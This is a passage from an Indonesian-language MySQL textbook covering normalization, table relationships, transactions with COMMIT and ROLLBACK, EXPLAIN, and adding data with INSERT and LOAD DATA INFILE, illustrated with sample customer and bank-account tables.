Karena ISBN tidak dapat digunakan sebagai primary key untuk mengidentifikasi pelanggan maupun penulis, maka keyword harus dibuat. Tabel pelanggan harus dipecah lagi menjadi beberapa untuk memastikan bahwa tiap pelanggan hanya dimasukkan sekali, sehingga tidak akan terjadi duplikasi tabel. Tabel selanjutnya merupakan hasil dari normalisasi tabel pelanggan menjadi Bentuk Normal Pertama dan Kedua. Setiap pelanggan akan memiliki nomor unik pelanggan yang disebut sebagai CustNo. Nomor unik dari CustNo ini akan menjadi primary key tabel yang dibuat melalui AUTO_INCREMENT. Alamat pelanggan akan dipisahkan juga ke beberapa kolom yang berbeda untuk mempermudah pencarian dan pembaharuan.

Tabel 3.19 Pelanggan baru

CustNo	Nama Pelanggan	Alamat Pelanggan	Alamat Pelanggan	Alamat Pelanggan
1	Tiara	Jl. Majapahit no. 11	Kota Semarang	Jawa Tengah
2	Daniel	Jl. Pamularsih no 14	Kota Semarang	Jawa Tengah
3	Ella	Jl. Diponegoro no 30	Kab Ungaran	Jawa Tengah
4	Feri	Jl. Imam Bonjol no 2	Salatiga	Jawa Tengah
5	Linda	Jl. Siliwangi no 19	Kota Semarang	Jawa Tengah

Diwaktu yang sama, untuk menormalkan tabel diatas, kita harus menghapus informasi pembelian pelanggan dan menggantinya menjadi data pembelian.

Tabel 3.20 Pembelian baru

CustNo	ISBN	Tanggal Pembelian
1	0596101015	10 Maret 2022
2	0596527403	13 Januari 2022
3	0596005436	22 Agustus 2022
4	0596101015	03 Februari 2022
5	0596006815	12 Juli 2022

Pada tabel diatas, kolom CustNo diambil dari tabel sebelumnya, ini digunakan sebagai kunci untuk mengikat tabel Pelanggan dan Pembelian secara bersama-sama. Kolom ISBN dapat dihubungkan dengan salah satu dari Penulis atau tabel Judul. Kolom CustNo bisa menjadi kunci yang berguna di tabel Pembelian, tapi bukan menjadi primary key. Satu pelanggan dapat membeli beberapa buku (dan bahkan beberapa salinan dari satu buku), jadi kolom CustNo bukanlah primary key, karena tabel Pembelian tidak memiliki primary key, ini tak menjadi masalah karena kita tidak akan melacak pembelian unik. Jika satu pelanggan membeli dua salinan buku yang sama pada hari yang sama, kita hanya akan mengizinkan dua baris dengan informasi yang sama. Untuk memudahkan pencarian, kita dapat mendefinisikan CustNo dan ISBN sebagai keyword, tapi bukan sebagai primary key.

Bentuk Normal Ketiga

Sekarang kita memiliki database yang sesuai dengan Bentuk Normal Pertama dan Kedua, tanpa butuh memodifikasinya lebih jauh. Kita dapat memastikan tabel tersebut memenuhi persyaratan dari Bentuk Normal Ketiga, yang mana tabel harus dipindahkan secara terpisah sesuai ketergantungannya terhadap nilai.

Tabel 3.21 Kota Bentuk Normal Ketiga

CityID	Nama	ProvID
1234	Kota Semarang	5
5678	Kota Semarang	46
4321	Kab Ungaran	17
8765	Salatiga	21

Tabel 3.22 Keadaan Bentuk Normal Ketiga

ProvID	Nama	Keterangan
5	Kota Semarang	Jawa Tengah
46	Kota Semarang	Jawa Tengah
17	Kab Ungaran	Jawa Tengah
21	Salatiga	Jawa Tengah

Kita dapat menggunakan Bentuk Normal Ketiga menggunakan cara ini, walaupun sbenenarnya cukup berlebihan. Untuk membuat Bentuk Normal Ketiga, kita harus mengevaluasi berdasarkan data yang suatu hari nanti dibutuhkan.

Ada dua pertanyaan yang sangat saya sarankan jika Anda ingin memutuskan apakah akan melakukan normalisasi Bentuk Normal Ketiga pada tabel lainnya, ini adalah:

- Apakah memungkinkan jika ingin menambahkan banyak kolom pada tabel?
- Dapatkan salah satu dari field tabel ini diubah kapan saja jika ada pembaharuan?

Jika salah satu dari jawabannya adalah ya, maka kita harus mempertimbangkan untuk melakukan tahap akhir dari normalisasi bentuk normal ketiga ini.

Kapan Waktu yang Tepat untuk Tidak Menggunakan Normalisasi?

Menormalisasikan tabel sepenuhnya di situs akan membuat MySQL thrash. Normalisasi membutuhkan penyebaran data di beberapa tabel, ini membuat beberapa panggilan setiap query pada MySQL. Jika kita memiliki tabel yang dinormalisasi di situs yang sangat populer, akses database kita akan menjadi sangat lambat saat diakses secara bersamaan oleh banyak user, dan disinilah kita harus melakukan de-normalisasi data yang biasa dicari sebanyak mungkin.

Jika kita memiliki data yang diduplikasi di seluruh tabel, kita dapat mengurangi jumlah permintaan tambahan yang perlu dibuat secara substansial, karena sebagian besar data yang kita inginkan tersedia di setiap tabel. Ini berarti kita cukup menambahkan kolom tambahan ke kueri, selanjutnya field akan tersedia untuk semua hasil. Dan tentunya, penggunaan ruang penyimpanan dalam disk akan semakin penuh.

Beberapa pembaruan dapat terkomputerisasi. MySQL menyediakan fitur yang disebut *triggers* yang membuat perubahan otomatis ke database sebagai respons terhadap perubahan yang kita buat. Cara lain untuk menyebarkan data yang berlebihan adalah dengan menyiapkan program PHP agar berjalan secara teratur dan menjaga semua salinan tetap sinkron. Program akan membaca perubahan dari tabel "master" dan memperbarui yang lainnya.

3.6 HUBUNGAN

MySQL disebut sistem manajemen database relasional karena tabelnya tidak hanya menyimpan data, tetapi juga menghubungkan antar data. Disini ada tiga kategori hubungan.

Satu-ke-Satu (one-to-one)

Hubungan satu-ke-satu: setiap item memiliki hubungan hanya dengan satu item dari jenis lainnya. Ini sangat langka. Misalnya, seorang penulis dapat menulis banyak buku, sebuah buku dapat memiliki banyak penulis, dan bahkan sebuah alamat dapat dikaitkan dengan banyak pelanggan.

Sebagai contoh, mari kita asumsikan bahwa hanya ada satu pelanggan di alamat mana pun, yakni hubungan Pelanggan-Alamat, hanya ada satu pelanggan yang tinggal pada alamat tertentu. Perhatikan dua tabel dibawah ini.

Tabel 3.23 Ilustrasi hubungan dua tabel

CustNo	Nama Pelanggan	Alamat Pelanggan	Keterangan
1	Tiara	Jl. Majapahit no. 11	Jawa Tengah
2	Daniel	Jl. Pamularsih no 14	Jawa Tengah
3	Ella	Jl. Diponegoro no 30	Jawa Tengah
4	Feri	Jl. Imam Bonjol no 2	Jawa Tengah
5	Linda	Jl. Siliwangi no 19	Jawa Tengah

Biasanya, ketika dua item memiliki hubungan satu-ke-satu, kita cukup memasukkannya sebagai kolom dalam tabel yang sama. Ada dua alasan untuk membaginya menjadi tabel terpisah:

- Anda ingin bersiap-siap jika hubungan berubah nanti.
- Tabel memiliki banyak kolom dan menurut kita kinerja atau pemeliharaan akan ditingkatkan dengan memisahkannya.

Walaupun pada kenyataannya, untuk membangun database kita sendiri, kita harus membuat hubungan Pelanggan-Alamat satu-ke-banyak (satu alamat dengan banyak pelanggan).

Satu-ke-Banyak (one-to-many)

Hubungan satu-ke-banyak terjadi ketika satu baris dalam satu tabel ditautkan ke banyak baris di tabel lain. Satu pelanggan memiliki hubungan dengan banyak pembelian. Kita dapat melihat kedua tab ini berdampingan satu sama lain dibawah ini, di mana garis putus-putus yang menghubungkan baris di setiap tabel dimulai dari satu baris di tabel sebelah kiri tetapi dapat terhubung ke lebih dari satu baris di tabel sebelah kanan. Hubungan satu-ke-banyak ini juga merupakan skema yang lebih disukai untuk digunakan saat menggambarkan hubungan banyak ke satu, dalam hal ini kita biasanya akan menukar tabel kiri dan kanan untuk melihatnya sebagai hubungan satu-ke-banyak.

Tabel 3.24 Mengilustrasikan hubungan antara dua tabel

CustNo	Nama Pelanggan	CustNo	ISBN	Keterangan
1	Tiara	1	0596101015	Jawa Tengah
2	Daniel	2	0596527403	Jawa Tengah
3	Ella	3	0596005436	Jawa Tengah
		3		
4	Feri	4	0596101015	Jawa Tengah
5	Linda	5	0596006815	Jawa Tengah

Banyak ke Banyak (*many-to-many*)

Dalam hubungan banyak ke banyak, banyak baris dalam satu tabel ditautkan ke banyak baris di tabel lain. Untuk membuat hubungan ini, tambahkan tabel ketiga yang berisi kolom kunci yang sama dari masing-masing tabel lainnya. Tabel ketiga ini tidak berisi yang lain, karena satu-satunya tujuan adalah untuk menghubungkan tabel lainnya. Tabel dibawah ini diambil dari tabel Pembelian dengan menghilangkan informasi tanggal pembelian. Ini berisi salinan ISBN dari setiap judul yang dijual, bersama dengan nomor pelanggan dari setiap pembeli.

Tabel 3.25 Kolom perantara

Customer	ISBN
1	0596101015
2	0596527403
3	0596005436
4	0596101015
5	0596006815

Dengan tabel perantara ini, kita dapat menelusuri semua informasi dalam database melalui serangkaian hubungan. Kita dapat mengambil alamat sebagai titik awal dan mencari tahu nama penulis buku yang dibeli oleh pelanggan yang tinggal di alamat tersebut. Misalnya saja kita ingin mencari tahu tentang pembelian dalam prov Jawa Tengah. Kita tinggal lihat Kode provID dan akan menemukan pelanggan dengan jumlah pembelian tertentu

Tabel 3.26 Membuat hubungan banyak-ke-banyak melalui tabel ketiga

ProvID	CustNo	CustNo	ISBN	ISBN	Judul
5	1	1	0596101015	0596101015	Belajar...
46	2	3	0596005436	0596005436	Desain...
		3			Potret...
17	3	4	0596101015	0596101015	Memba-
					...

21	4	----- -----	5	0596006815	----- -----	0596006815	Desain...
----	---	----------------	---	------------	----------------	------------	-----------

Dari tabel ini, kita melihat bahwa tabel tengah dapat ditautkan untuk menggabungkan tabel kiri dan kanan dengan menautkan ID pelanggan dan ISBN. Selanjutnya kita harus mengikuti ISBN ke tabel sebelah kanan. Kita juga dapat menggunakan tabel perantara untuk bekerja mundur dari judul buku ke alamat lengkap. Tabel Judul dapat memberi tahu kita ISBN, yang dapat kita gunakan di tabel tengah untuk menemukan nomor ID pelanggan yang membeli buku, dan terakhir, tabel Pelanggan mencocokkan nomor ID pelanggan dengan kode pos pelanggan.

3.7 DATABASE DAN ANONIMITAS

Aspek menarik dalam menggunakan relationship (hubungan) ini adalah kita dapat mengumpulkan banyak informasi tentang beberapa item—seperti pelanggan—tanpa benar-benar mengetahui siapa saja pelanggan tersebut. Perhatikan bahwa pada contoh sebelumnya kita beralih dari Provinsi pelanggan ke pembelian pelanggan, dan kembali lagi, tanpa mengetahui nama pelanggan. Database dapat digunakan untuk melacak orang, tetapi juga dapat digunakan untuk membantu menjaga privasi orang sambil tetap menemukan informasi yang berguna.

Transaksi

Dalam beberapa aplikasi urutan kueri berjalan dalam urutan yang benar begitu penting demi keberhasilan penyelesaian. Misalnya, kita membuat urutan kueri untuk mentransfer dana dari satu rekening bank ke rekening bank lainnya. Tentunya, kita tak ingin salah satu dari peristiwa berikut terjadi:

- Anda menambahkan dana ke rekening kedua, tetapi ketika kita mencoba mengurangnya dari rekening pertama, pembaruan gagal, dan kedua rekening terisi dana.
- Kita mengurangi dana dari rekening pertama, tetapi permintaan pembaruan untuk menambahkannya ke rekening kedua gagal, dan dana menghilang.

Urutan kueri tidak hanya penting dalam jenis transaksi ini, tetapi juga penting untuk semua bagian transaksi agar berhasil diselesaikan. Tapi bagaimana cara memastikan hal ini? Terlebih jika query sudah dibuat selanjutnya tidak dapat dibatalkan. Apakah kita harus melacak semua bagian transaksi dan kemudian membatalkan semuanya satu per satu jika ada yang gagal? Jawabannya sama sekali tidak, karena MySQL hadir dengan fitur penanganan transaksi yang kuat untuk menutupi kemungkinan ini. Selain itu, transaksi memungkinkan oleh banyak user atau program pada saat yang bersamaan. MySQL menangani dan memastikan bahwa semua transaksi dalam antrian user atau program berjalan secara bergiliran tanpa mengacaukan yang lain.

Mesin Penyimpanan Transaksi

Untuk dapat menggunakan fasilitas transaksi MySQL, kita harus menggunakan mesin penyimpanan *InnoDB MySQL*. Buat tabel rekening bank dengan mengetikkan perintah pada Contoh dibawah. (Ingat bahwa untuk melakukan ini, kita memerlukan akses ke command line MySQL.)

Contoh Membuat tabel siap transaksi

```
CREATE TABLE accounts (
number INT, balance FLOAT, PRIMARY KEY(number)
) ENGINE InnoDB;
DESCRIBE accounts;
```

Baris terakhir dari contoh ini menampilkan isi tabel baru sehingga kita dapat memastikan bahwa itu dibuat dengan benar. Output dari itu akan terlihat seperti ini:

```
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| number | int(11) | NO | PRI | 0 | |
| balance | float | YES | | NULL | |
+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Sekarang mari kita buat dua baris di dalam tabel ini agar kita dapat berlatih menggunakan transaksi. Masukkan perintah dalam Contoh dibawah ini.

Contoh Mengisi tabel akun

```
INSERT INTO accounts(number, balance) VALUES(12345, 1025.50);
INSERT INTO accounts(number, balance) VALUES(67890, 140.00);
SELECT * FROM accounts;
```

Baris ketiga menampilkan konten tabel untuk mengonfirmasi bahwa baris telah dimasukkan dengan benar. Outputnya akan terlihat seperti ini:

```
+-----+-----+
| number | balance |
+-----+-----+
| 12345 | 1025.5 |
| 67890 | 140 |
+-----+-----+
2 rows in set (0.00 sec)
```

Dengan tabel ini dibuat dan diisi sebelumnya, kita sekarang siap untuk mulai menggunakan transaksi.

Menggunakan BEGIN

Transaksi di MySQL dimulai dengan pernyataan BEGIN atau START TRANSACTION. Ketik perintah pada Contoh dibawah ini untuk mengirim transaksi ke MySQL.

Contoh Transaksi MySQL

```
BEGIN;
UPDATE accounts SET balance=balance+25.11 WHERE number=12345;
COMMIT;
SELECT * FROM accounts;
```

Hasil dari transaksi ini ditampilkan pada baris terakhir, dan akan terlihat seperti ini:

```
+-----+-----+
| number | balance |
+-----+-----+
| 12345 | 1050.61 |
| 67890 | 140 |
+-----+-----+
```

2 rows in set (0.00 sec)

Seperti yang kita lihat, saldo nomor rekening 12345 meningkat 25,11 dan sekarang menjadi 1050,61. Kita mungkin juga memperhatikan perintah COMMIT pada contoh yang akan dijelaskan selanjutnya.

Menggunakan COMMIT

Ketika serangkaian kueri dalam transaksi telah berhasil diselesaikan, berikan perintah COMMIT untuk melakukan semua perubahan ke database. Sebelum perintah COMMIT, MySQL maka semua perubahan yang kita buat hanya bersifat sementara. Fitur ini memberi kita kesempatan untuk membatalkan transaksi tanpa mengirimkan COMMIT tetapi dengan mengeluarkan perintah ROLLBACK.

Menggunakan ROLLBACK

Menggunakan perintah ROLLBACK, kita dapat memberi tahu MySQL untuk melupakan semua kueri yang dibuat sejak awal transaksi dan untuk mengakhiri transaksi. Untuk melihat aksi ini memasukkan kode transaksi transfer dana dari contoh dibawah ini.

Contoh Transaksi transfer dana

```
BEGIN;
UPDATE accounts SET balance=balance-250 WHERE number=12345;
UPDATE accounts SET balance=balance+250 WHERE number=67890;
SELECT * FROM accounts;
```

Setelah kita memasukkan baris ini, kita akan melihat hasil berikut:

```
+-----+-----+
| number | balance |
+-----+-----+
| 12345  | 800.61  |
| 67890  | 390     |
+-----+-----+
2 rows in set (0.00 sec)
```

Rekening bank pertama sekarang memiliki nilai 250 lebih kecil dari sebelumnya, dan yang kedua telah bertambah 250; kita telah mentransfer nilai 250 di antara mereka. Tapi berasumsi bahwa ada hal yang tidak beres dan kita ingin membatalkan transaksi ini. Kita dapat melakukan perintah pada seperti contoh dibawah ini.

Contoh Membatalkan transaksi menggunakan ROLLBACK

```
ROLLBACK;
SELECT * FROM accounts;
```

Anda sekarang akan melihat output berikut, yang menunjukkan bahwa kedua akun telah mengembalikansaldo sebelumnya, karena seluruh transaksi dibatalkan melalui perintah ROLLBACK:

```
+-----+-----+
| number | balance |
+-----+-----+
| 12345  | 1050.61 |
```

```
| 67890 | 140 |
+-----+-----+
2 rows in set (0.00 sec)
```

Menggunakan EXPLAIN

MySQL hadir dengan alat yang ampuh untuk menyelidiki bagaimana kueri yang kita keluarkan ditafsirkan. Dengan perintah EXPLAIN, kita bisa mendapatkan snapshot dari kueri apa pun untuk mengetahui apakah kita dapat mengeluarkannya dengan cara yang lebih baik atau lebih efisien. Contoh dibawah ini menunjukkan cara menggunakan perintah EXPLAIN dengan tabel rekening yang kita buat sebelumnya.

Contoh Menggunakan perintah EXPLAIN

```
EXPLAIN SELECT * FROM accounts WHERE number='12345';
```

Hasil dari perintah EXPLAIN ini akan terlihat seperti berikut:

```
+--+-----+-----+----+-----+-----+-----+----+----+----+
|id|select_type|table |type |possible_keys|key  |key_len|ref |rows|Extra|
+--+-----+-----+----+-----+-----+-----+----+----+----+
| 1|SIMPLE     |accounts|const|PRIMARY      |PRIMARY|4      |const| 1 | |
+--+-----+-----+----+-----+-----+-----+----+----+----+
1 row in set (0.00 sec)
```

Informasi yang diberikan MySQL kepada kita di sini adalah sebagai berikut:

Select type

Jenis pemilihannya adalah SIMPLE IF. Jika kita menggabungkan tabel bersama, ini akan menunjukkan jenis bergabung.

type

Jenis kuerinya adalah const. Dari yang terburuk hingga terbaik, nilai dapat berupa ALL,index, range, ref, eq_ref, const, system, dan NULL.

possible_keys

Ada kemungkinan PRIMARY key, yang berarti akses harus cepat.

key

Kunci yang sebenarnya digunakan adalah PRIMARY.

key_len

Panjang kuncinya adalah 4. Ini adalah jumlah byte indeks MySQL yang akan digunakan.

ref

ref menampilkan kolom atau konstanta mana yang digunakan dengan kunci.

rown

Jumlah baris yang perlu dicari oleh query ini adalah 1.

Setiap kali kita memiliki kueri yang tampaknya membutuhkan waktu lebih lama untuk memproses, coba gunakan EXPLAIN untuk melihat di mana kita dapat mengoptimalkannya. Kita akan menemukan kunci mana yang digunakan, panjangnya, dan seterusnya, dan akan dapat menyesuaikan kueri atau desain tabel kita.

BAB 4

MENGGUNAKAN DATABASE

Database kosong ibarat toples kue kosong — kita tidak mendapatkan apa pun darinya, dan mencari database kosong tidak lebih menarik daripada mencari toples kue kosong. Sebuah database berguna hanya sehubungan dengan informasi yang dimilikinya. Database harus dapat menerima informasi untuk penyimpanan dan menyampaikan informasi berdasarkan permintaan. Misalnya, CustomerOrderInformationdatabase yang harus dapat menerima informasi pelanggan dan pesanan, dan harus dapat mengirimkan informasi yang tersimpan saat kita memintanya. Jika kita ingin mengetahui alamat pelanggan tertentu atau tanggal pesanan tertentu dibuat, misalnya, database perlu mengirimkan informasi tersebut saat kita memintanya. Database MySQL kita merespons empat jenis permintaan:

- **Menambahkan informasi:** Menambahkan baris ke tabel.
- **Mengambil informasi:** Melihat data. Permintaan ini tidak menghapus data dari database.
- **Memperbarui informasi:** Mengubah informasi di baris yang ada. Ini termasuk menambahkan data ke field kosong di baris yang ada.
- **Menghapus informasi:** Menghapus data dari database.

Anda berinteraksi dengan database melalui pernyataan dan kueri SQL. Bab ini menjelaskan cara menggunakan pernyataan dan kueri SQL untuk menambah, melihat, mengambil, memperbarui, dan menghapus informasi dalam database Anda.

4.1 MENAMBAHKAN INFORMASI KE DATABASE

Setiap database membutuhkan data. Misalnya, ketika kita ingin menambahkan data ke database agar user kita dapat melihatnya atau kita mungkin ingin membuat database kosong bagi user untuk memasukkan data. Dalam skenario mana pun, data ditambahkan ke database. Jika data kita masih di atas kertas, kita dapat memasukkannya langsung ke database MySQL, satu per satu menggunakan pernyataan SQL. Namun, jika kita memiliki banyak data, proses ini bisa membosankan dan melibatkan banyak pengetikan. Misalkan kita memiliki informasi tentang 1.000 produk yang harus ditambahkan ke database Anda.

Dengan asumsi bahwa kita mengoleskan kilat pada keyboard dan dapat memasukkan baris per menit, itu berarti pengetikan cepat 16 jam. Bisa dilakukan, tapi tidak menyenangkan. Di sisi lain, misalkan kita perlu memasukkan 5.000 member organisasi ke dalam database, dan setiap member membutuhkan waktu lima menit, sehingga, untuk memasukkan 5000 member ke database kita membutuhkan lebih dari 400 jam waktu mengetik, ini terllau lama dan membosankan bukan?

Jika kita memiliki banyak data untuk dimasukkan, pertimbangkan beberapa alternatif. Terkadang scanning bisa menjadi sebuah pilihan, atau, mungkin kita perlu meminjam atau menyewa bantuan demi melakukan hal ini. Dalam banyak kasus, mungkin lebih cepat untuk memasukkan data ke dalam file teks besar daripada memasukkan setiap baris dalam pernyataan SQL yang terpisah.

Pernyataan SQL LOAD dapat membaca data dari file teks besar (atau bahkan file teks kecil). Jadi, jika data kita sudah ada di file komputer, kita bisa bekerja dengan file itu; kita tidak perlu mengetikkan semua data lagi. Bahkan jika data dalam format selain file teks (misalnya,

dalam file Excel, Access, atau Oracle), kita dapat mengonversi file menjadi file teks, yang kemudian dapat dibaca ke dalam database MySQL Anda. Jika data belum ada dalam file komputer dan ada banyak data, mungkin akan lebih cepat untuk memasukkan data tersebut ke komputer dalam file teks dan mentransfernya ke MySQL sebagai langkah kedua. Sebagian besar file teks dapat dibaca ke MySQL, tetapi beberapa format lebih mudah dibaca daripada yang lain.

Menambahkan satu baris pada satu waktu

Jika kita memiliki sedikit data, kita dapat menambahkan satu baris pada satu waktu ke tabel. Skrip PHP sering kali perlu untuk menambahkan satu baris dalam satu waktu. Misalnya, ketika skrip PHP menerima data dari pelanggan, biasanya perlu memasukkan informasi pelanggan ke dalam database di baris baru.

Anda menggunakan pernyataan INSERT untuk menambahkan baris ke database. Pernyataan ini memberi tahu MySQL tabel mana yang akan ditambahkan baris dan apa nilainya untuk field di baris tersebut. Bentuk umum dari pernyataan tersebut adalah:
 INSERT INTO tablename (columnname, columnname,...,columnname) VALUES (value, value,...,value)

Aturan berikut berlaku untuk pernyataan INSERT:

- **Nilai harus dicantumkan dalam urutan yang sama dengan daftar nama kolom.** Nilai pertama dalam daftar nilai disisipkan ke dalam kolom yang dinamai pertama dalam daftar kolom; nilai kedua dalam daftar nilai dimasukkan ke dalam kolom yang bernama kedua; dan seterusnya.
- **Daftar kolom, penuh atau sebagian, diperbolehkan.** Kita tidak perlu membuat daftar semua kolom. Kolom yang tidak terdaftar diberi nilai default atau dibiarkan kosong jika tidak ada nilai default yang ditentukan. Ingat, kolom apa pun yang didefinisikan sebagai NOT NULL harus disertakan, dengan nilai, atau pernyataan akan gagal.
- **Daftar kolom tidak diperlukan.** Jika kita memasukkan nilai untuk semua kolom, kita tidak perlu mencantumkan kolom sama sekali. Jika tidak ada kolom yang terdaftar, MySQL mencari nilai untuk semua kolom, sesuai urutan kemunculannya di tabel.
- **Daftar kolom dan daftar nilai harus sama.** Kita harus memberikan nilai untuk setiap kolom yang kita daftarkan atau kita akan mendapatkan pesan kesalahan seperti ini: Jumlah kolom tidak cocok dengan jumlah nilai.

Pernyataan INSERT berikut menambahkan baris ke tabel Pelanggan:

```
INSERT INTO Customer (lastName, street,city,state,zip,
email,phone,fax)
VALUES ("Contrary","1234 Garden St","Garden","NV","88888",
"maryc@hergarden.com","(555) 555-5555","")
```

Perhatikan bahwa firstName tidak tercantum dalam daftar nama kolom. Tidak ada nilai yang dimasukkan ke dalam field FirstName. Jika firstName didefinisikan sebagai NOT NULL, MySQL tidak akan mengizinkan ini. Juga, jika definisi untuk firstName menyertakan default, maka nilai default akan dimasukkan, tetapi karena tidak, kolom akan dibiarkan kosong. Perhatikan bahwa nilai yang disimpan untuk faks adalah string kosong. Untuk melihat dan memastikan apakah data yang kita masukkan sudah benar, gunakan kueri SQL yang mengambil data dari database. Singkatnya, kueri berikut mengambil semua data dalam tabel Pelanggan:

```
SELECT * FROM Customer
```

Menambahkan banyak data

Jika kita memiliki banyak data untuk dimasukkan dan sudah ada dalam file komputer, kita dapat mentransfer data dari file yang ada di komputer ke database MySQL Anda. Karena data dalam database diatur dalam baris dan kolom, file teks yang sedang dibaca harus menunjukkan di mana data untuk setiap kolom dimulai dan diakhiri dan di mana akhir baris. Inilah cara kita membuat struktur tabel itu:

- **Kolom:** Untuk menunjukkan kolom, karakter tertentu memisahkan data untuk setiap kolom. Secara default, MySQL mencari karakter tab untuk memisahkan field. Namun, jika tab tidak berfungsi untuk file data Anda, kita dapat memilih karakter yang berbeda untuk memisahkan field dan memberi tahu MySQL bahwa karakter yang berbeda dari tab memisahkan field.
- **Baris:** Juga secara default, akhir baris diharapkan menjadi akhir baris — meskipun kita dapat memilih karakter untuk menunjukkan akhir baris jika perlu. File data untuk tabel Inventaris mungkin terlihat seperti ini:

```
Rock<TAB>Classic<TAB>Steely Dan<Tab>Aja<Tab>10.99
RockTAB>Pop<TAB>Semisonic<Tab>All About
Chemistry<Tab>11.99
Rock<TAB>Classic<TAB>Beatles<TAB>Abbey Road<Tab>9.99
```

File data dengan tab di antara field adalah file yang dibatasi tab. Format umum lainnya adalah file yang dipisahkan koma, di mana koma memisahkan field. Jika data kita dalam format file lain, kita perlu mengonversinya menjadi *delimiter file*. Untuk mengonversi data dalam format file perangkat lunak lain menjadi *delimiter file*, periksa manual untuk perangkat lunak tersebut atau bicarakan dengan pakar lokal yang memahami format data saat ini. Banyak program, seperti Excel, Access, dan Oracle, memungkinkan kita untuk membuat data ke dalam *delimiter file*. Untuk file teks, kita mungkin dapat mengonversinya ke *delimiter format* dengan menggunakan fungsi search-and-replace dari editor atau pengolah kata. Untuk file yang benar-benar merepotkan, kita mungkin perlu mencari bantuan ahli atau programmer yang lebih berpengalaman.

Anda dapat mengosongkan field dalam file data dengan menyertakan separator field tanpa data di antaranya. Jika field tidak didefinisikan sebagai NOT NULL, field tersebut kosong. Jika field didefinisikan sebagai NOT NULL, pemuatan file data gagal dan pesan kesalahan dikembalikan. Jika salah satu field adalah field AUTO_INCREMENT, seperti field SERIAL, kita dapat mengosongkannya dan MySQL akan memasukkan nilai AUTO_INCREMENT. Misalnya, file data berikut berisi data yang akan dimuat ke tabel Pelanggan.

```
,Prakasa,Andi,,Austin,TX,88888,,,
,Contrary,Mary,,Garden,ID,99999,,,
,Sprat,Jack,,Pumpkin,NY,11111,,,
```

File data ini dibatasi koma. Setiap baris dimulai dengan koma, membiarkan field pertama kosong untuk field ID pelanggan, yaitu SERIAL. Field lain di baris juga kosong dan akan

kosong di database setelah file data dimuat. Pernyataan SQL yang membaca data dari file teks adalah LOAD. Bentuk dasar dari pernyataan LOAD adalah:

```
LOAD DATA INFILE "path/datafilename" INTO TABLE tablename
```

Pernyataan memuat data dari file teks yang terletak di server Anda. Jika nama file tidak menyertakan jalur, MySQL mencari file data di direktori tempat file definisi tabel Anda, yang disebut namatabel.frm, berada. Secara default, file ini terletak di direktori bernama database Anda, seperti direktori bernama CustomerOrderInformation. Direktori ini terletak di direktori data Anda, yang terletak di direktori utama tempat MySQL diinstal. Misalnya, jika file bernama data.dat, status LOAD mungkin mencari file di C:\Program Files\MySQL\MySQL Server 5.0\data\CustomerOrderInformation\data.dat. Bentuk dasar dari pernyataan LOAD dapat diikuti oleh frase opsional jika kita ingin mengubah pembatas default. Pilihannya adalah:

```
FIELDS TERMINATED BY 'character'
```

```
FIELDS ENCLOSED BY 'character'
```

```
LINES TERMINATED BY 'character'
```

Misalkan kita memiliki file data untuk tabel Pelanggan, kecuali bahwa field dipisahkan oleh koma, bukan tab. Nama file data adalah customer.dat, dan terletak di direktori yang sama dengan database. Pernyataan SQL untuk membaca data ke dalam tabel adalah:

```
LOAD DATA INFILE "customer.dat" INTO TABLE Customer FIELDS TERMINATED BY ','
```

Untuk menggunakan pernyataan LOAD DATA INFILE, akun MySQL harus memiliki privileges FILE di host server. Kita membahas privileges akun MySQL. Kita juga dapat memuat data dari file teks di komputer lokal kita dengan menggunakan kata LOCAL, sebagai berikut:

```
LOAD DATA LOCAL INFILE "path/datafilename" INTO TABLE tablename
```

Anda harus menyertakan jalur ke file. Gunakan garis miring untuk jalur, bahkan di komputer Windows, seperti "C:/data/datafile1.txt". Jika kita mendapatkan pesan kesalahan saat mengirim pernyataan ini, LOCAL mungkin tidak diaktifkan. Lihat <http://dev.mysql.com/doc/refman/5.1/en/load-data.html> untuk informasi lebih lanjut tentang kata kunci LOCAL.

Untuk melihat data yang kita muat — untuk memastikan bahwa itu benar — gunakan kueri SQL yang mengambil data dari database. Kita menjelaskan jenis kueri SQL ini secara rinci di bagian selanjutnya. Singkatnya, gunakan kueri berikut untuk melihat semua data dalam tabel sehingga kita dapat memeriksanya:

```
SELECT * FROM Customer
```

Melihat Data dalam Database

Setelah data dimasukkan ke dalam database, kita mungkin ingin menelusuri data untuk melihat apakah data yang dimasukkan terlihat benar atau untuk mendapatkan gambaran

tentang tipe data apa yang ada dalam database. Kita juga bisa menelusuri data untuk menentukan informasi sederhana tentang database, seperti berapa banyak catatan yang dikandungnya. Kita dapat melihat semua data dalam tabel dengan kueri berikut:

```
SELECT * FROM tablename
```

Kueri ini mendapatkan semua data dari tabel. Kita dapat mengetahui berapa banyak catatan dalam tabel dan mendapatkan gambaran umum tentang data dengan menelusuri output. Kita bisa melihat persis berapa banyak catatan dalam tabel dengan kueri berikut:

```
SELECT COUNT(*) FROM tablename
```

Kueri ini menampilkan jumlah record yang terdapat dalam tabel.

Mengambil Informasi dari Database

Satu-satunya tujuan menyimpan informasi adalah menyediakannya saat kita membutuhkannya. Sebuah database hidup untuk menjawab pertanyaan. Produk apa yang dijual? Siapa pelanggannya? Berapa banyak pelanggan yang tinggal di Indonesia? Apa yang dibeli pelanggan? Banyak pertanyaan dijawab dengan mengambil data dari database. Misalnya, untuk mengetahui berapa banyak pelanggan yang tinggal di Indonesia, kita dapat mengambil semua catatan pelanggan di mana field bernama negara berisi IN. Sangat sering, kita mengajukan pertanyaan semacam ini dalam skrip PHP dan menampilkan jawabannya di halaman web. Dalam skrip PHP, kita dapat mengambil semua catatan untuk pelanggan Indonesia dan menampilkan daftar nama dan alamat mereka di halaman web. Untuk menjawab pertanyaan spesifik, kita menggunakan kueri SELECT. Kita dapat mengajukan pertanyaan yang tepat, kompleks, dan terperinci dengan kueri SELECT. Kueri SELECT yang paling sederhana adalah:

```
SELECT * FROM tablename
```

Kueri ini mengambil semua informasi dari tabel. Tanda bintang (*) adalah wildcard yang berarti semua kolom. Kueri SELECT bisa jauh lebih selektif. Kata dan frasa SQL dalam kueri SELECT dapat menunjukkan informasi yang diperlukan untuk menjawab pertanyaan Anda. Berikut adalah beberapa trik yang dapat kita lakukan untuk membuat kueri SELECT:

- **Anda hanya dapat meminta informasi (kolom) yang kita butuhkan untuk menjawab pertanyaan Anda.** Misalnya, kita hanya dapat meminta nama depan dan belakang untuk membuat daftar pelanggan.
